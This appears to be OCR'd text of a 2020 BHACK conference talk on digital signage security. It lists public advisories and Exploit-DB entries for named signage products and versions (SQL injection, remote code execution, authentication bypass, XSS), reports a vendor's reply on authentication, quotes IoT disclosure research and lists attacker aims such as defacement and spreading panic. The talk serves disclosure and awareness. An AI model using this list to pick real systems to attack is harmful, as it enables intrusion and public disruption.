
Hi [redacted],

The team have confirmed this is working as intended, as the Sony BRAVIA Digital Signage 1.7.8 has a function that can turn the authentication function on and off. Authentication was not enabled for the tested device, so access was intended.

Best regards,

Digital Signage public advisories

Packet Storm Security



packetstormsecurity.com/search/files/page2/?q="Digital%20Signage"

Cayin Digital Signage System xPost 2.5 Code Execution / SQL Injection

Authored by LiquidWorm | Site zeroscience.mk

Posted Jun 4, 2020

CAYIN xPost version 2.5 suffers from an unauthenticated SQL injection vulnerability. Input passed via the GET parameter wayfinder_seqid in wayfinder_meeting_input.jsp is not properly sanitised before being returned to the user or used in SQL queries. This can be exploited to manipulate SQL queries by injecting arbitrary SQL code and execute SYSTEM commands.

tags | exploit, arbitrary, sql injection

MD5 | d6686dcd290750e64871dcec7268adfc

Download | Favorite | View

BrightSign Digital Signage XSS / Traversal / File Upload

Authored by singularitysec

Posted Dec 19, 2017

BrightSign Digital Signage suffers from cross site scripting, directory traversal, and file upload vulnerabilities.

tags | exploit, vulnerability, xss, file inclusion, file upload

advisories | CVE-2017-17737, CVE-2017-17738, CVE-2017-17739

MD5 | d7db3e462951f413cc5395b7b18f9b1c

Download | Favorite | View

Secunia Security Advisory 32549

Authored by Secunia | Site secunia.com

Posted Nov 5, 2008

Secunia Security Advisory - Brad Antoniewicz has reported a vulnerability in firmCHANNEL Digital Signage, which can be exploited by malicious people to conduct cross-site scripting attacks.

tags | advisory, xss

MD5 | cb6983ac868cb164456ecbb03f26ddb0

Download | Favorite | View

firmchannel-xss.txt

Authored by Brad Antoniewicz


Posted Nov 5, 2008

FirmChannel Digital Signage version 3.24 suffers from a cross site scripting vulnerability.

tags | exploit, xss

Digital Signage public advisories

IBM X-Force Exchange



47 search results for "Digital Signage"

VUL **Cayin Digital Signage System xPost command execution**
Reported on Jun 4, 2020

VUL **Tightrope Media Carousel digital signage product file upload (CVE-2018-18930)**
Reported on Feb 1, 2019

VUL **Tightrope Media Carousel digital signage product default account (CVE-2018-18929)**
Reported on Feb 1, 2019

VUL **Tightrope Media Carousel digital signage product privilege escalation (CVE-2018-18931)**
Reported on Feb 1, 2019

VUL **TightRope Media Carousel Digital Signage local file include (CVE-2018-14573)**
Reported on Jul 23, 2018

VUL **BrightSign Digital Signage device directory traversal (CVE-2017-17739)**
Reported on Dec 15, 2017

VUL **BrightSign Digital Signage device file overwrite (CVE-2017-17737)**
Reported on Dec 15, 2017

VUL **BrightSign Digital Signage device file overwrite (CVE-2017-17738)**
Reported on Dec 15, 2017

VUL **Cube Digital Media Neoscreen digital signage software session_login.asp cross-site scripting**
Reported on Jul 24, 2016


VUL **Cube Digital Media Neoscreen digital signage software security bypass**
Reported on Jul 24, 2016

VUL **Cube Digital Media Neoscreen digital signage software stats_diffusion.asp SQL injection**
Reported on Jul 24, 2016

VUL **Digital Signage index.php cross-site scripting (CVE-2008-4931)**
Reported on Nov 5, 2008

Digital Signage public advisories

Exploit-DB



Date	D	A	V	Title
2020-08-24	⬇		✗	Eibiz i-Media Server Digital Signage 3.8.0 - Authentication Bypass
2020-08-17	⬇		✗	QiHang Media Web Digital Signage 3.0.9 - Remote Code Execution (Unauthenticated)
2020-08-17	⬇		✗	QiHang Media Web Digital Signage 3.0.9 - Unauthenticated Arbitrary File Disclosure
2020-08-17	⬇		✗	QiHang Media Web Digital Signage 3.0.9 - Unauthenticated Arbitrary File Deletion
2020-08-17	⬇		✗	QiHang Media Web Digital Signage 3.0.9 - Cleartext Credential Disclosure
2020-08-07	⬇		✗	All-Dynamics Digital Signage System 2.0.2 - Cross-Site Request Forgery (Add Admin)
2020-07-26	⬇		✗	UBICOD Medivision Digital Signage 1.5.1 - Cross-Site Request Forgery (Add Admin)
2020-07-23	⬇		✗	UBICOD Medivision Digital Signage 1.5.1 - Authorization Bypass
2020-06-04	⬇		✗	Cayin Digital Signage System xPost 2.5 - Remote Command Injection
2017-12-19	⬇		✗	BrightSign Digital Signage - Multiple Vulnerablities
2008-11-04	⬇		✓	firmCHANNEL Indoor & Outdoor Digital Signage 3.24 - Cross-Site Scripting

Showing 16 to 26 of 26 entries (filtered from 43,262 total entries)


IoT, Bug Bounty and Disclosure

"Successful bug reports on IoT devices are low because whereas researchers can test web apps relatively easily, getting hold of a physical IoT box to fuzz is more difficult."

https://www.infosecurity-magazine.com/infosec/why-successful-iot-bug-bounties/

IoT, Bug Bounty and Disclosure

- ✓ Lack of security for IoT products
- ✓ Companies are not security mature
- ✓ Incentives to invest in security are missing
- ✓ Hardware and technical problems
- ✓ Customer demand for security is low
- ✓ Regulation is missing
- ✓ Awareness missing on security value



A further problem is that most IoT devices are produced with cheap components from low-cost suppliers. There is a severe lack of awareness about the importance of testing such hardware, as vendors often fail to understand that hardware is an important attack vector.

Problem
Primary Reason
Secondary Reasons
Root Cause
Lack Of Security For IoT Products
Companies Are Not Security Mature
Incentives For Companies To Invest In Security Are Missing
Hardware and Technical Problems
Customer Demand For Security Is Low
Regulation Is Missing
Awareness Missing On Security Value

Figure 5: Reasons for Lack of IoT Security Practice

We highlight in Figure 5 the reasons for the lack of security practices in IoT. These reasons reflect a cyclical problem of digital technologies where the initial phase is on improving functionality and expanding its applications. In such phase, security is considered as a cost. This insight serves as a primary hint for

We were able to consult with 19 experts, coming from 9 different companies, spread across 5 different European countries. The experts hold different years of experience in different industries and have different roles and levels within the company.

3.2 Analysis of Results

To systematically process the interview data, our approach consists of three main steps: data reduction, data display and the drawing of conclusions, following the qualitative analysis guidelines [19].

For data reduction, all the audio recordings of the interviews were transcribed and converted into written documents. Subsequently, the next step consisted of coding the data. Our coding entails iterative process of labeling words, sentences or entire paragraphs to reduce and rearrange the data in a meaningful way. Once the codes are generated from all the transcripts, we conclude the data reduction process with categorization. As a result, the codes were organized and categorized in different groups. For our research, the coding and categorization were realized adopting ATLAS.ti, a computer program for the qualitative analysis of large bodies of textual data.

As part of the data reduction, 2 out of the 19 were excluded from the data analysis. The reason is that two of the companies, namely Automated IoT Security Analyses Platform and Multinational

https://arxiv.org/ftp/arxiv/papers/1909/1909.11166.pdf

Outreach

- ✓ Hacktivism
- ✓ Signage defacement
- ✓ Spread information or misinformation
  - ✓ Political, misdirection, prank, scam
- ✓ Botnets and DDoS possibilities
- ✓ Chaos or panic (airports, train stations, stadiums, etc.)

BHACK
CONFERENCE 2020
tubi
FREE MOVIES & TV
WINNER BEST MUSICAL
DEAR EVAN HANSEN
REFINANCE MY CAR
CHASE
1501 BROADWAY
FLAGSHIP RETAIL OPPORTUNITY
TOGETHER, WE CAN REACH THE GOALS. EVERY ACTION MATTERS.
17 PARTNERSHIPS FOR THE GOALS
SUSTAINABLE DEVELOPMENT GOALS
W 43 St
Broadway
ONE WAY
BHACK
THOMSON REUTERS
BIGBUS TOURS USA
europa cafe
AT&T
Hard Rock Cafe

gifs.com

The End

Obrigadissimo!

Questions?

Gjoko Krstic

gjoko@zeroscience.mk

28.11.2020

BHACK

SEGURANÇA · TI · CONHECIMENTO